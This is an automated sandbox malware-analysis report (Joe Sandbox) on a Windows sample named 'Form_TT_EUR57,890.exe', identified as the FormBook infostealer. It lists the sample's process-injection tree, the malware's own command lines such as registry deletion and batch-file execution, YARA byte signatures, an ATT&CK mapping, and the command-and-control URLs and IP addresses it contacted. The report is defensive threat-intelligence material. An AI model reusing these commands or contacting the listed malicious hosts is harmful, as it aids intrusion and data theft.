ID: 458655
Sample Name:
Form_TT_EUR57,890.exe
Cookbook: default.jbs
Time: 16:14:23
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Form_TT_EUR57,890.exe

Overview

General Information

Sample Name:	Form_TT_EUR57,890.exe
Analysis ID:	458655
MD5:	811ea41e60760a..
SHA1:	ec072cb8cb6778…
SHA256:	e6bd5f8475731bc.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- Creates a thread in another existing …
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w10x64**
- Form_TT_EUR57,890.exe (PID: 6840 cmdline: 'C:\Users\user\Desktop\Form_TT_EUR57,890.exe' MD5: 811EA41E60760A97B5F28973618728FE)
  - logagent.exe (PID: 5784 cmdline: C:\Windows\System32\logagent.exe MD5: E2036AC444AB4AD91EECC1A80FF7212F)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - Fdhlajk.exe (PID: 6148 cmdline: 'C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe' MD5: 811EA41E60760A97B5F28973618728FE)
        - mshta.exe (PID: 5732 cmdline: C:\Windows\System32\mshta.exe MD5: 7083239CE743FDB68DFC933B7308E80A)
      - Fdhlajk.exe (PID: 6496 cmdline: 'C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe' MD5: 811EA41E60760A97B5F28973618728FE)
        - secinit.exe (PID: 6044 cmdline: C:\Windows\System32\secinit.exe MD5: 174A363BB5A2D88B224546C15DD10906)
      - rundll32.exe (PID: 6200 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 6324 cmdline: /c del 'C:\Windows\SysWOW64\mshta.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - autoconv.exe (PID: 6412 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - autoconv.exe (PID: 6416 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - autoconv.exe (PID: 6680 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - NETSTAT.EXE (PID: 2408 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
    - cmd.exe (PID: 1808 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat' ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5768 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 4528 cmdline: C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 2244 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat' ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 2424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6200 cmdline: reg delete hkcu\Environment /v windir /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
        - conhost.exe (PID: 6228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\kjalhdF.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000003.437045703.0000000002DE4000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xe98:$file: URL= • 0xe7c:$url_explicit: [InternetShortcut]
0000001D.00000000.493724351.000000001041 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001D.00000000.493724351.000000001041 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000001D.00000000.493724351.000000001041 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000001C.00000002.861918517.0000000000B8 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 46 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.logagent.exe.10410000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.0.logagent.exe.10410000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.0.logagent.exe.10410000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
4.2.logagent.exe.10410000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.logagent.exe.10410000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Performs DNS queries to domains with low reputation

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Scripting 1	Registry Run Keys / Startup Folder 1	Process Injection 9 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Shared Modules 1	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1	Modify Registry 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 9 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatior
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	DLL Side-Loading 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Form_TT_EUR57,890.exe	20%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe	20%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.logagent.exe.10410000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.logagent.exe.10410000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
29.2.secinit.exe.10410000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
26.2.mshta.exe.10410000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
26.0.mshta.exe.10410000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
29.0.secinit.exe.10410000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mylifeinpark.com/6mam/?wbYpSP=djxA7LmI8yOR5lrxItMqg4jKcWhO49sHA38/CyXgFoUCakRbVREb3j6xA5Z01WfJADXfd3zybw==&PJEt=HRR0_XgHGBD8	100%	Avira URL Cloud	malware	
http://www.delhibudokankarate.com/6mam/?wbYpSP=Dhv3NEq4M+QwROw+dlik/SqBuvIY1/ydOcQwMfpHsV2StOMLf1p+AXWBQfK1e2Gy8MhXWnKhDQ==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.beastninjas.com/6mam/?wbYpSP=oQhTdcG1kNI9/Lmcc2Ae/5c2EVHHJUmgpucHXQ4UdnJs0zjkXV1wGSuIEzpJIo84TCfrKzWPPA==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.mypursuitpodcast.com/6mam/?wbYpSP=U4etKMGlduRHKY34/y2VHJ3U/bl1CG9JeeGxs20P+eoGUQdkn77fFsSN2SlAgFKwyO8ri7IQTA==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.dragonshipping.com/6mam/?wbYpSP=5npnSCZ0ck9LfxTaUtRZHwWauGngCjsEHbJTec35d6ZUl1gSnMY6WOunSeDfnMtC3HJRIA/gUg==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.vavasoo.com/6mam/?wbYpSP=L6FmBYjymbltbbnnjd7yzq8hOevfuspHLpHNfkA4yzrvipy3lucWli1gmvwrFafR77bKFMYeeA==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.besport24.com/6mam/?wbYpSP=G66iPt+zysOdT87cMSNY3jIG1auw/RAx4PjK5prA1jAGCtavWTKfmUTffyE+Nzacke4pg1lsTg==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.mobiessence.com/6mam/?wbYpSP=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH2NA5fTW+Y3K/xiNw==&PJEt=HRR0_XgHGBD8	100%	Avira URL Cloud	malware	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://www.cdnbest.com/?code=404	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.trendyheld.com/6mam/?wbYpSP=E0pe+Y2tlTeS/nkCAz5H/oSd7jolrcEyLM5+sA5RPKgWYHOxmsRP4IrVmGJTeseGmyQ7XT1Vgg==&PJEt=HRR0_XgHGBD8	100%	Avira URL Cloud	malware	
http://www.kilbyrnefarm.com/6mam/?wbYpSP=YkvzQHb0u0mjzgqcdkfc2nlAC0Yzm929bCO8fEJzAgzkJ6Iw6dVqaRJYZU+TtwSY8fdaCDocnA==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	
http://www.schoolfrontoffice.com/6mam/?wbYpSP=44unMI1Q/kB3N4iH8WCljTNIPpmavX0UQR770OieCBmDyTCieL+ZZdhYfwuEfVyDA+gWGsSDYQ==&PJEt=HRR0_XgHGBD8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
besport24.com	51.83.52.226	true	false		high
beastninjas.com	34.102.136.180	true	false		high
www.delhibudokankarate.com	154.215.87.120	true	false		high
mypursuitpodcast.com	34.102.136.180	true	false		high
www.vavasoo.com	64.190.62.111	true	false		high
schoolfrontoffice.com	34.102.136.180	true	false		high
www.mobiessence.com	52.58.78.16	true	false		high
www.dragonshipping.com	86.105.245.69	true	false		high
shops.myshopify.com	23.227.38.74	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kilbyrnefarm.com	34.98.99.30	true	false		high
www.mylifeinpark.com	35.186.238.101	true	false		high
www.importexportasia.com	23.27.129.115	true	false		high
www.kilbyrnefarm.com	unknown	unknown	false		high
www.f9fui8.xyz	unknown	unknown	false		high
www.trendyheld.com	unknown	unknown	false		high
www.schoolfrontoffice.com	unknown	unknown	false		high
www.besport24.com	unknown	unknown	false		high
www.beastninjas.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high
pxqklq.sn.files.1drv.com	unknown	unknown	false		high
www.opticatervisof.com	unknown	unknown	false		high
www.mypursuitpodcast.com	unknown	unknown	false		high
www.titanusedcarsworth.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mylifeinpark.com/6mam/?wbYpSP=djxA7LmI8yOR5lrxItMqg4jKcWhO49sHA38/CyXgFoUCakRbVREb3j6xA5Z01WfJADXfd3zybw==&PJEt=HRR0_XgHGBD8	false	• Avira URL Cloud: malware	unknown
http://www.delhibudokankarate.com/6mam/?wbYpSP=Dhv3NEq4M+QwROw+dlik/SqBuvIY1/ydOcQwMfpHsV2StOMLf1p+AXWBQfK1e2Gy8MhXWnKhDQ==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: safe	unknown
http://www.beastninjas.com/6mam/?wbYpSP=oQhTdcG1kNI9/Lmcc2Ae/5c2EVHHJUmgpucHXQ4UdnJs0zjkXV1wGSuIEzpJIo84TCfrKzWPPA==&PJEt=HRR0_XgHGBD8	false	• Avira URL Cloud: safe	unknown
http://www.mypursuitpodcast.com/6mam/?wbYpSP=U4etKMGlduRHKY34/y2VHJ3U/bl1CG9JeeGxs20P+eoGUQdkn77fFsSN2SlAgFKwyO8ri7IQTA==&PJEt=HRR0_XgHGBD8	false	• Avira URL Cloud: safe	unknown
http://www.dragonshipping.com/6mam/?wbYpSP=5npnSCZ0ck9LfxTaUtRZHwWauGngCjsEHbJTec35d6ZUl1gSnMY6WOunSeDfnMtC3HJRIA/gUg==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: safe	unknown
http://www.vavasoo.com/6mam/?wbYpSP=L6FmBYjymbltbbnnjd7yzq8hOevfuspHLpHNfkA4yzrvipy3lucWli1gmvwrFafR77bKFMYeeA==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: safe	unknown
http://www.besport24.com/6mam/?wbYpSP=G66iPt+zysOdT87cMSNY3jIG1auw/RAx4PjK5prA1jAGCtavWTKfmUTffyE+Nzacke4pg1lsTg==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: safe	unknown
http://www.mobiessence.com/6mam/?wbYpSP=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH2NA5fTW+Y3K/xiNw==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: malware	unknown
http://www.trendyheld.com/6mam/?wbYpSP=E0pe+Y2tlTeS/nkCAz5H/oSd7jolrcEyLM5+sA5RPKgWYHOxmsRP4IrVmGJTeseGmyQ7XT1Vgg==&PJEt=HRR0_XgHGBD8	true	• Avira URL Cloud: malware	unknown
http://www.kilbyrnefarm.com/6mam/?wbYpSP=YkvzQHb0u0mjzgqcdkfc2nlAC0Yzm929bCO8fEJzAgzkJ6Iw6dVqaRJYZU+TtwSY8fdaCDocnA==&PJEt=HRR0_XgHGBD8	false	• Avira URL Cloud: safe	unknown
http://www.schoolfrontoffice.com/6mam/?wbYpSP=44unMI1Q/kB3N4iH8WCljTNIPpmavX0UQR770OieCBmDyTCieL+ZZdhYfwuEfVyDA+gWGsSDYQ==&PJEt=HRR0_XgHGBD8	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.mobiessence.com	United States		16509	AMAZON-02US	false
86.105.245.69	www.dragonshipping.com	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	false
34.98.99.30	kilbyrnefarm.com	United States		15169	GOOGLEUS	false
154.215.87.120	www.delhibudokankarate.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	false
35.186.238.101	www.mylifeinpark.com	United States		15169	GOOGLEUS	false
23.27.129.115	www.importexportasia.com	United States		18779	EGIHOSTINGUS	false
34.102.136.180	beastninjas.com	United States		15169	GOOGLEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.190.62.111	www.vavasoo.com	United States		11696	NBS11696US	false
51.83.52.226	besport24.com	France		16276	OVHFR	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458655
Start date:	03.08.2021
Start time:	16:14:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Form_TT_EUR57,890.exe
Cookbook file name:	default.jbs
